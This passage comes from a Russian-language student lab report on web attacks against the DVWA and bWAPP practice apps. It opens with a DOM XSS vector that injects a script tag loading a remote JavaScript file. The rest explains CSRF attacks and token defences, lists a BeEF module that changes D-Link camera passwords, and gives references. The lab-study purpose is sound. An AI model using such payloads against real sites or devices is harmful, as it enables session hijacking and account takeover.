107 xmlhttp.send();
108
109 делаем из него js, потом используем такой вектор для DOM XSS: ?default=English#<script src="http://192.168.56.1/lesson6/DZ/DZ3/
dvwa_xhr_high3.js"></script>
110


```

Задание_5:

(*) Решите задачу по эксплуатации CSRF (change password) из проекта bWAPP (уровень сложности Medium).

Выводы:

CSRF - Межсайтовая подделка запросов (англ. cross-site request forgery) – атака, суть которой заключается в том, что злоумышленник может заставить браузер жертвы тайно отправить запрос на выполнение неких действий от имени жертвы. Жертва при этом не подозревает, что от ее имени были выполнены некоторые действия.



Для реализации атаки используются несколько типичных сценариев.

Первый заключается в том, чтобы заставить жертву перейти по ссылке, которая содержит payload для атаки CSRF. При этом должны быть соблюдены следующие условия:

- Жертва должна быть аутентифицирована на сайте.
- Сам сайт (или приложение) должен быть уязвим к атаке CSRF.

Последствия от атаки CSRF сильно зависят от уровня привилегий жертвы в удаленной системе.


Атака CSRF, направленная на администраторов, несет в себе большую опасность, т.к. позволяет, например, создать нового пользователя, сменить пароль существующего пользователя и т.п.

В целом атака CSRF довольно опасна, т.к. позволяет выполнять операции от имени зарегистрированного пользователя.

Для защиты от CSRF чаще всего используются CSRF токены, при этом существует два общих подхода к их реализации: с хранением на сервере и без хранения на сервере.

В настоящее время большинство ресурсов следит за безопасностью передаваемых данных, на таких ресурсах CSRF токены обычно присутствуют как элемент системы защиты запросов. Правда, очень часто встречаются уязвимости в реализации CSRF токенов, например, могут использоваться слабые криптографические алгоритмы для генерации токенов.

Стоит отметить, что в Beef есть ряд эксплоитов именно для эксплуатации CSRF уязвимостей в некоторых устройствах:



| | |
|-------------------|---|
| ry | Dlink DCS series CSRF |
| Description: | Attempts to change the password on a Dlink DCS series camera. |
| Id: | 228 |
| Camera web root: | <input type="text" value="http://192.168.0.1/"/> |
| Desired password: | <input type="text" value="__BeEF__"/> |

Ссылки / дополнительные материалы:

<https://blog.zsec.uk/csrf-2018/> – практическая реализация CSRF.

<https://medium.com/@henslejoseph/php-and-jwt-tutorial-make-a-two-factor-authentication-system-7264962b8fcc> – реализация JWT в PHP с использованием Zend framework.

[https://www.owasp.org/index.php/JSON_Web_Token_\(JWT\)_Cheat_Sheet_for_Java#Issues](https://www.owasp.org/index.php/JSON_Web_Token_(JWT)_Cheat_Sheet_for_Java#Issues) – ошибки в использовании JWT и их решение на примере Java.

[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)).

<https://developer.mozilla.org/ru/docs/%D0%A1%D0%BB%D0%BE%D0%B2%D0%B0%D1%80%D1%8C/safe>

[https://www.owasp.org/index.php/Testing_for_CSRF_\(OTG-SESS-005\)#Summary](https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005)#Summary)

[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

<https://www.securitylab.ru/analytics/292473.php>

<https://www.acunetix.com/blog/articles/csrf-xss-brothers-arms/>

<https://www.acunetix.com/blog/articles/cross-site-request-forgery/>

<https://nvisium.com/blog/2014/02/14/using-burp-intruder-to-test-csrf.html>

<https://www.acunetix.com/websitesecurity/csrf-attacks/>

<https://jwt.io/>

<https://habr.com/post/340146/>

<https://medium.com/vandium-software/5-easy-steps-to-understanding-json-web-tokens-jwt-1164c0adfcec>.

<https://coderwall.com/p/8wrxfw/goodbye-php-sessions-hello-json-web-tokens>.

Вся информация в данной работе представлена исключительно в ознакомительных целях!

Любое использование на практике без согласования тестирования подпадает под действие УК РФ.

- <https://gb.ru>

Выполнил: AndreiM